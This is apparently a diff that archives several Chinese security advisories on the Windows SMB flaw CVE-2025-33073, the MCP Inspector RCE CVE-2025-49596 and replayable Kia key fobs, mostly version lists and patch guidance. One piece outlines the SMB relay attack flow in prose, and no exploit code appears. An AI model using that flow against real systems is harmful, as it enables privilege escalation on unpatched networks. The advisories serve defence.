- Windows 10 for 32-bit Systems
|
||||
|
||||
- Windows Server 2025
|
||||
|
||||
- Windows 11 Version 24H2 for x64-based Systems
|
||||
|
||||
- Windows 11 Version 24H2 for ARM64-based Systems
|
||||
|
||||
- Windows Server 2022, 23H2 Edition (Server Core installation)
|
||||
|
||||
- Windows 11 Version 23H2 for x64-based Systems
|
||||
|
||||
- Windows 11 Version 23H2 for ARM64-based Systems
|
||||
|
||||
- Windows Server 2025 (Server Core installation)
|
||||
|
||||
- Windows 10 Version 22H2 for 32-bit Systems
|
||||
|
||||
- Windows 10 Version 22H2 for ARM64-based Systems
|
||||
|
||||
- Windows 10 Version 22H2 for x64-based Systems
|
||||
|
||||
- Windows 11 Version 22H2 for x64-based Systems
|
||||
|
||||
- Windows 11 Version 22H2 for ARM64-based Systems
|
||||
|
||||
- Windows 10 Version 21H2 for x64-based Systems
|
||||
|
||||
- Windows 10 Version 21H2 for ARM64-based Systems
|
||||
|
||||
- Windows 10 Version 21H2 for 32-bit Systems
|
||||
|
||||
- Windows Server 2022 (Server Core installation)
|
||||
|
||||
- Windows Server 2022
|
||||
|
||||
- Windows Server 2019 (Server Core installation)
|
||||
|
||||
- Windows Server 2019
|
||||
|
||||
- Windows 10 Version 1809 for x64-based Systems
|
||||
|
||||
- Windows 10 Version 1809 for 32-bit Systems
|
||||
|
||||
>>>>其他受影响组件
|
||||
|
||||
无
|
||||
|
||||
|
||||
3、处置建议
|
||||
|
||||
>>>>Windows自动更新
|
||||
|
||||
Windows系统默认启用 Microsoft Update,当检测到可用更新时,将会自动下载更新并在下一次启动时安装。还可通过以下步骤快速安装更新:
|
||||
|
||||
1、点击“开始菜单”或按Windows快捷键,点击进入“设置”
|
||||
|
||||
2、选择“更新和安全”,进入“Windows更新”(Windows Server 2012以及Windows Server 2012 R2可通过控制面板进入“Windows更新”,步骤为“控制面板”-> “系统和安全”->“Windows更新”)
|
||||
|
||||
3、选择“检查更新”,等待系统将自动检查并下载可用更新
|
||||
|
||||
4、重启计算机,安装更新
|
||||
|
||||
系统重新启动后,可通过进入“Windows更新”->“查看更新历史记录”查看是否成功安装了更新。对于没有成功安装的更新,可以点击该更新名称进入微软官方更新描述链接,点击最新的SSU名称并在新链接中点击“Microsoft 更新目录”,然后在新链接中选择适用于目标系统的补丁进行下载并安装。
|
||||
|
||||
手动安装补丁
|
||||
|
||||
另外,对于不能自动更新的系统版本,可参考以下链接下载适用于该系统的补丁并安装:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-33073
|
||||
<table><tbody><tr><td data-colwidth="576" style="border-color:#0080ff;background-color:#a5c8ff;"><p style="text-indent: 0px;margin: 8px 0px;line-height: 2em;text-align: left;" data-pm-slice="4 4 []"><span style="font-family: 宋体;font-size: 10.5pt;"><font face="宋体"><span leaf=""><span textstyle="" style="font-size: 15px;">江苏国骏可以为客户提供:</span></span></font></span></p><ul style="list-style-type: disc;" class="list-paddingleft-1"><li><section style="text-indent: 0px;margin: 8px 0px;line-height: 2em;"><span leaf="" style="font-family: 宋体;font-size: 10.5pt;"><span textstyle="" style="font-size: 17px;">风险评估:为客户梳理内网中可能受影响的系统,输出风险评估报告</span></span></section></li><li><section style="text-indent: 0px;margin: 8px 0px;line-height: 2em;"><span leaf="" style="font-family: 宋体;font-size: 10.5pt;"><span textstyle="" style="font-size: 17px;">漏洞修复:协助客户测试并部署微软官方补丁(若已发布),确保补丁与现有业务系统兼容</span></span></section></li><li><section style="text-indent: 0px;margin: 8px 0px;line-height: 2em;"><span leaf="" style="font-family: 宋体;font-size: 10.5pt;"><span textstyle="" style="font-size: 17px;">入侵检测(IDS/IPS):监控异常协议行为</span></span></section></li><li><section style="text-indent: 0px;margin: 8px 0px;line-height: 2em;"><span leaf="" style="font-family: 宋体;font-size: 10.5pt;"><span textstyle="" style="font-size: 17px;">7×24小时应急响应</span></span></section><section style="text-indent: 0px;margin: 8px 0px;line-height: 2em;"><span leaf="" style="font-family: 宋体;font-size: 10.5pt;">如需进一步定制化方案,欢迎联系江苏国骏技术团队,<span textstyle="" style="font-size: 16px;font-weight: bold;">联系电话:400-6776-989/13338963885</span></span></section></li></ul></td></tr></tbody></table>
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,91 @@
|
||||
# 【AI风险通告】MCP Inspector存在远程代码执行漏洞(CVE-2025-49596)
|
||||
安恒研究院 安恒信息CERT 2025-06-16 09:59
|
||||
|
||||

|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color:transparent;"><td colspan="4" data-colwidth="100.0000%" width="100.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;background-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;color:rgb(255, 255, 255);box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:center;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">漏洞概述</span></strong></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">漏洞名称</span></strong></p></section></section></td><td colspan="3" data-colwidth="75.0000%" width="75.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p><span style="letter-spacing:0.544px;"><span leaf="">MCP Inspector存在远程代码执行漏洞(CVE-2025-49596)</span></span></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">安恒CERT评级</span></strong></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;word-break:break-all;"><span leaf="" style="-webkit-tap-highlight-color:transparent;">1级</span></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">CVSS3.1评分</span></strong></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p><span leaf="">9.8(安恒自评)</span></p></section></section></td></tr><tr style="-webkit-tap-highlight-color:transparent;"><td data-colwidth="25.0000%" width="25.0000%" style="-webkit-tap-highlight-color:transparent;word-break:break-all;hyphens:auto;border-color:#4577da;"><section style="-webkit-tap-highlight-color:transparent;margin:5px 0px;"><section style="-webkit-tap-highlight-color:transparent;margin-top:0px;margin-right:0px;margin-bottom:unset;margin-left:0px;padding:0px 5px;font-size:14px;box-sizing:border-box;"><p style="-webkit-tap-highlight-color:transparent;text-align:left;"><strong style="-webkit-tap-highlight-color:transparent;"><span leaf="">CVE编号</span></strong></p></section></section></td><td data-colwidth="25.0000%" width="25.0000%" style="-wLine truncated
|
||||
|
||||
该产
|
||||
品主要使用客户行业分布广泛,漏洞危害性高,
|
||||
建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
|
||||
**漏洞信息**
|
||||
|
||||
|
||||
|
||||
|
||||
MCP Inspector是一款用于测试和调试MCP服务器的交互式开发者工具。MCP Inspector由两个协同工作的主要组件组成:MCP Inspector Client (MCPI)基于React的Web UI,提供用于测试和调试MCP服务器的交互式界面;MCP代理(MCPP)充当协议桥梁的Node.js服务器,通过各种传输方法(stdio、SSE、streamable-http)将Web UI连接到MCP服务器。
|
||||
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
**漏洞危害等级:**
|
||||
严重
|
||||
|
||||
**漏洞类型:**
|
||||
远程代码执行
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
**影响版本:**
|
||||
|
||||
MCP Inspector < 0.14.1
|
||||
|
||||
**安全版本:**
|
||||
|
||||
MCP Inspector >= 0.14.1
|
||||
|
||||
|
||||
**CVSS向量**
|
||||
|
||||
访问途径(AV):网络
|
||||
|
||||
攻击复杂度(AC):低
|
||||
|
||||
所需权限(PR):无
|
||||
|
||||
用户交互(UI):无
|
||||
|
||||
影响范围 (S):不变
|
||||
|
||||
机密性影响 (C):高
|
||||
|
||||
完整性影响 (l):高
|
||||
|
||||
可用性影响 (A):高
|
||||
|
||||
|
||||
|
||||
**修复方案**
|
||||
|
||||
|
||||
|
||||
|
||||
**官方修复方案:**
|
||||
|
||||
官方已发布修复方案,受影响的用户建议及时更新至安全版本。
|
||||
|
||||
https://github.com/modelcontextprotocol/inspector/releases
|
||||
|
||||
|
||||
**参考资料**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
https://github.com/advisories/GHSA-7f8r-222p-6f5g
|
||||
|
||||
|
||||
|
||||
**技术支持**
|
||||
|
||||
|
||||
|
||||
|
||||
如有漏洞相关需求支持请联系400-6059-110获取相关能力支撑。
|
||||
|
||||
|
||||
@@ -0,0 +1,36 @@
|
||||
# 【AI高危漏洞】MCP Inspector未授权访问致代码执行漏洞(CVE-2025-49596)
|
||||
cexlife 飓风网络安全 2025-06-16 13:43
|
||||
|
||||

|
||||
|
||||
漏洞描述:
|
||||
|
||||
MCP inѕресtоr是一个用于测试和调试MCP服务器的开发工具,0.14.1以下版本的MCP Inѕресtоr由于Inѕресtоr 客户端和代理之间缺乏身份验证存在远程代码执行漏洞,允许未经过身份验证的请求通过ѕtdiо启动MCP命令,用户应立即升级到0.14.1或更高版本以解决这些漏洞。
|
||||
|
||||

|
||||
|
||||
影响产品及版本:
|
||||
|
||||
MCP Inspector,受影响的版本为0.14.1以下
|
||||
|
||||
修复建议:
|
||||
|
||||
官方已发布安全更新,建议升级至最新版本。
|
||||
|
||||
补丁名称:
|
||||
|
||||
MCP Inѕресtоr身份认证绕过漏洞的补丁-更新至最新版本0.14.2
|
||||
|
||||
公告链接:
|
||||
|
||||
https://github.com/advisories/GHSA-7f8r-222p-6f5g
|
||||
|
||||
文件链接:
|
||||
|
||||
https://github.com/modelcontextprotocol/inspector/releases/tag/0.14.2
|
||||
|
||||
缓解措施:
|
||||
|
||||
短期内,建议用户限制对Inѕресtоr的访问权限,确保只有授权用户可以使用该工具以降低潜在风险。
|
||||
|
||||
|
||||
@@ -0,0 +1,84 @@
|
||||
# 【安全圈】Windows SMB客户端提权漏洞(CVE-2025-33073)及其在未启用SMB签名环境中的攻击原理
|
||||
安全圈 2025-06-16 11:01
|
||||
|
||||

|
||||
|
||||
|
||||
**关键词**
|
||||
|
||||
|
||||
|
||||
安全漏洞
|
||||
|
||||
|
||||
Windows SMB 客户端中发现一项严重漏洞(CVE-2025-33073),允许普通域用户在未启用服务器端 SMB 签名的情况下,借助恶意 SMB 服务器进行权限提升,最终获得本地 SYSTEM 级别权限。攻击流程如下:
|
||||
1. 攻击者诱使受害机向其恶意 SMB 服务器发起连接。
|
||||
|
||||
1. 恶意服务器在 Kerberos 认证阶段注入特制子密钥,并将伪造的 AP-REQ 票据中继回受害主机。
|
||||
|
||||
1. SMB 客户端误信该票据,将凭证提升为 SYSTEM 令牌。
|
||||
|
||||
1. 攻击者借助该高权限令牌,可在目标机器上执行任意代码。
|
||||
|
||||
该漏洞影响所有未强制要求 SMB 签名的已加入域的 Windows 版本(除域控制器外),包括 Windows 10/11(直到 23H2)和 Windows Server 2008—2025 等。微软已于 2025 年 6 月 10 日的补丁星期二中发布修复补丁。
|
||||
|
||||
**缓解措施:**
|
||||
- 立即安装微软官方安全更新。
|
||||
|
||||
- 在域环境中通过组策略强制服务器端启用 SMB 签名。
|
||||
|
||||
发现该漏洞的工具和 PoC 代码已在 GitHub 公开,安全团队应尽快排查并修补,以防止权限被恶意提升带来的严重安全风险。
|
||||
|
||||
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
阅读推荐
|
||||
|
||||
|
||||
[【安全圈】Alist 疑似被收购引发风波,多个网盘平台紧急撤销授权!](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070183&idx=1&sn=bef014373c3ad2900be6abe2606acfef&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】Microsoft Copilot中的严重缺陷可能允许零点击攻击](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070183&idx=2&sn=e5378044be4231f1d5590116f338d830&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】Microsoft修复无法访问的Windows Server域控制器阅读量37638](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070183&idx=3&sn=ae6fc812748c1b2de669b41ea15f0631&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】网信办加强数据安全执法,两家违法企业被罚](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070172&idx=1&sn=09d28f84a627fb974e6685c2185eaa5d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**安全圈**
|
||||
|
||||

|
||||
|
||||
|
||||
←扫码关注我们
|
||||
|
||||
**网罗圈内热点 专注网络安全**
|
||||
|
||||
**实时资讯一手掌握!**
|
||||
|
||||
|
||||

|
||||
|
||||
**好看你就分享 有用就点个赞**
|
||||
|
||||
**支持「****安全圈」就点个三连吧!**
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,74 @@
|
||||
# 【安全圈】起亚厄瓜多尔车型钥匙系统存在严重漏洞,数千辆车面临被盗风险
|
||||
安全圈 2025-06-16 11:01
|
||||
|
||||

|
||||
|
||||
|
||||
**关键词**
|
||||
|
||||
|
||||
|
||||
安全漏洞
|
||||
|
||||
|
||||

|
||||
|
||||
起亚在厄瓜多尔销售的部分2022至2025年车型(如Soluto、Río、Picanto)被发现存在严重安全漏洞,使用了过时的“学习码”钥匙系统,易被盗贼利用。研究员Danilo Erazo披露,这些系统采用了HS2240和EV1527芯片,不具备滚动码机制,导致遥控信号是固定的、可重放的。
|
||||
|
||||
攻击者只需一次记录车主的遥控器信号,就能反复播放打开车门。这类系统还允许暴力破解(尝试固定码),甚至可写入“后门代码”让攻击者的钥匙永久有效。此外,某些学习码设备之间存在“信号碰撞”,可能导致一个钥匙误开他人车辆或车库。
|
||||
|
||||
Erazo展示了自制的攻击工具 AutoRFKiller(基于Python和HackRF),不仅可攻击学习码系统,也能尝试对抗部分滚动码设备。他在DEFCON和Ekoparty等安全大会中提出警告,但KIA厄瓜多尔至今未采取修复措施。ASRG已介入协助通报。
|
||||
|
||||
专家指出,这种漏洞可能影响整个拉丁美洲地区,因为部分国家使用相同的低安全组件却缺乏检测。建议车主尽快升级为滚动码遥控器,并督促厂商改进车载安全机制。
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
阅读推荐
|
||||
|
||||
|
||||
[【安全圈】Alist 疑似被收购引发风波,多个网盘平台紧急撤销授权!](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070183&idx=1&sn=bef014373c3ad2900be6abe2606acfef&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】Microsoft Copilot中的严重缺陷可能允许零点击攻击](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070183&idx=2&sn=e5378044be4231f1d5590116f338d830&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】Microsoft修复无法访问的Windows Server域控制器阅读量37638](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070183&idx=3&sn=ae6fc812748c1b2de669b41ea15f0631&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】网信办加强数据安全执法,两家违法企业被罚](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652070172&idx=1&sn=09d28f84a627fb974e6685c2185eaa5d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**安全圈**
|
||||
|
||||

|
||||
|
||||
|
||||
←扫码关注我们
|
||||
|
||||
**网罗圈内热点 专注网络安全**
|
||||
|
||||
**实时资讯一手掌握!**
|
||||
|
||||
|
||||

|
||||
|
||||
**好看你就分享 有用就点个赞**
|
||||
|
||||
**支持「****安全圈」就点个三连吧!**
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,262 @@
|
||||
# 【已复现】Windows SMB 权限提升漏洞(CVE-2025-33073)安全风险通告
|
||||
奇安信 CERT 2025-06-16 08:30
|
||||
|
||||
●
|
||||
点击↑蓝字关注我们,获取更多安全风险通告
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td colspan="4" data-colwidth="136,157,169,95" valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;background-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(255, 255, 255);letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><span leaf="">漏洞概述</span></span></strong><span leaf=""><br/></span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span leaf="">漏洞名称</span></span></strong></span></p></td><td colspan="3" data-colwidth="157,169,95" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(0, 0, 0);font-size: 13px;caret-color: rgb(255, 0, 0);letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span leaf="">Windows SMB 权限提升漏洞</span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-colorLine truncated
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响组件**
|
||||
|
||||
Windows SMB(Server Message Block) 是一种网络通信协议,用于计算机之间共享资源和文件。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**利用条件**
|
||||
|
||||
1.利用需要普通域用户的权限;
|
||||
|
||||
2.目标机器未强制启用SMB签名。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
近日,奇安信CERT监测到官方修复
|
||||
Windows SMB 权限提升漏洞(CVE-2025-33073),该漏洞存在于Windows SMB中,由于访问控制不当,具有普通域用户权限的攻击者可以通过添加恶意的DNS记录并强制域内计算机(域控除外)进行解析来获取域内所有用户的权限,从而达到提权的目的。
|
||||
此漏洞POC已公开,
|
||||
**鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。**
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**影响范围**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响版本**
|
||||
|
||||
Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
|
||||
|
||||
Windows Server 2008 R2 for x64-based Systems Service Pack 1
|
||||
|
||||
Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
|
||||
|
||||
Windows Server 2008 for x64-based Systems Service Pack 2
|
||||
|
||||
Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
|
||||
|
||||
Windows Server 2008 for 32-bit Systems Service Pack 2
|
||||
|
||||
Windows Server 2016 (Server Core installation)
|
||||
|
||||
Windows Server 2016
|
||||
|
||||
Windows 10 Version 1607 for x64-based Systems
|
||||
|
||||
Windows 10 Version 1607 for 32-bit Systems
|
||||
|
||||
Windows Server 2012 R2 (Server Core installation)
|
||||
|
||||
Windows Server 2012 R2
|
||||
|
||||
Windows Server 2012 (Server Core installation)
|
||||
|
||||
Windows Server 2012
|
||||
|
||||
Windows 10 for x64-based Systems
|
||||
|
||||
Windows 10 for 32-bit Systems
|
||||
|
||||
Windows Server 2025
|
||||
|
||||
Windows 11 Version 24H2 for x64-based Systems
|
||||
|
||||
Windows 11 Version 24H2 for ARM64-based Systems
|
||||
|
||||
Windows Server 2022, 23H2 Edition (Server Core installation)
|
||||
|
||||
Windows 11 Version 23H2 for x64-based Systems
|
||||
|
||||
Windows 11 Version 23H2 for ARM64-based Systems
|
||||
|
||||
Windows Server 2025 (Server Core installation)
|
||||
|
||||
Windows 10 Version 22H2 for 32-bit Systems
|
||||
|
||||
Windows 10 Version 22H2 for ARM64-based Systems
|
||||
|
||||
Windows 10 Version 22H2 for x64-based Systems
|
||||
|
||||
Windows 11 Version 22H2 for x64-based Systems
|
||||
|
||||
Windows 11 Version 22H2 for ARM64-based Systems
|
||||
|
||||
Windows 10 Version 21H2 for x64-based Systems
|
||||
|
||||
Windows 10 Version 21H2 for ARM64-based Systems
|
||||
|
||||
Windows 10 Version 21H2 for 32-bit Systems
|
||||
|
||||
Windows Server 2022 (Server Core installation)
|
||||
|
||||
Windows Server 2022
|
||||
|
||||
Windows Server 2019 (Server Core installation)
|
||||
|
||||
Windows Server 2019
|
||||
|
||||
Windows 10 Version 1809 for x64-based Systems
|
||||
|
||||
Windows 10 Version 1809 for 32-bit Systems
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**其他受影响组件**
|
||||
|
||||
无
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**复现情况**
|
||||
|
||||
目前,奇
|
||||
安信CERT已成功复现**Windows SMB 权限提升漏洞(CVE-2025-33073)**
|
||||
,截图如下:
|
||||
|
||||

|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**处置建议**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**安全更新**
|
||||
|
||||
**使用奇安信天擎的客户可以通过奇安信天擎控制台一键更新修补相关漏洞,也可以通过奇安信天擎客户端一键更新修补相关漏洞。**
|
||||
|
||||
|
||||
也可以采用以下官方解决方案及缓解方案来防护此漏洞:
|
||||
|
||||
|
||||
|
||||
**Windows自动更新**
|
||||
|
||||
Windows系统默认启用 Microsoft Update,当检测到可用更新时,将会自动下载更新并在下一次启动时安装。还可通过以下步骤快速安装更新:
|
||||
|
||||
1、点击“开始菜单”或按Windows快捷键,点击进入“设置”
|
||||
|
||||
2、选择“更新和安全”,进入“Windows更新”(Windows Server 2012以及Windows Server 2012 R2可通过控制面板进入“Windows更新”,步骤为“控制面板”-> “系统和安全”->“Windows更新”)
|
||||
|
||||
3、选择“检查更新”,等待系统将自动检查并下载可用更新
|
||||
|
||||
4、重启计算机,安装更新
|
||||
|
||||
|
||||
系统重新启动后,可通过进入“Windows更新”->“查看更新历史记录”查看是否成功安装了更新。对于没有成功安装的更新,可以点击该更新名称进入微软官方更新描述链接,点击最新的SSU名称并在新链接中点击“Microsoft 更新目录”,然后在新链接中选择适用于目标系统的补丁进行下载并安装。
|
||||
|
||||
|
||||
**手动安装补丁**
|
||||
|
||||
另外,对于不能自动更新的系统版本,可参考以下链接下载适用于该系统的补丁并安装:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/vulnerability/
|
||||
CVE-2025-33073
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**产品解决方案**
|
||||
|
||||
**奇安信天擎终端安全管理系统解决方案**
|
||||
|
||||
奇安信天擎终端安全管理系统并且有漏洞修复相关模块的用户,可以将补丁库版本更新到:
|
||||
2025.6.11.1
|
||||
及以上版本,对内网终端进行补丁更新。
|
||||
|
||||
推荐采用自动化运维方案,如果控制中心可以连接互联网的用户场景,建议设置为自动从奇安信云端更新补丁库至
|
||||
2025.6.11.1
|
||||
版本。
|
||||
|
||||
控制中心补丁库更新方式:每天04:00-06:00自动升级,升级源为从互联网升级。
|
||||
|
||||
纯隔离网内控制中心不能访问互联网,不能下载补丁库和补丁文件,需使用离线升级工具定期导入补丁库和文件到控制中心。
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**参考资料**
|
||||
|
||||
[1]
|
||||
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-33073
|
||||
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**时间线**
|
||||
|
||||
2025年06月16日,奇安信 CERT发布安全风险通告。
|
||||
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**漏洞情报服务**
|
||||
|
||||
奇安信ALPH
|
||||
A
|
||||
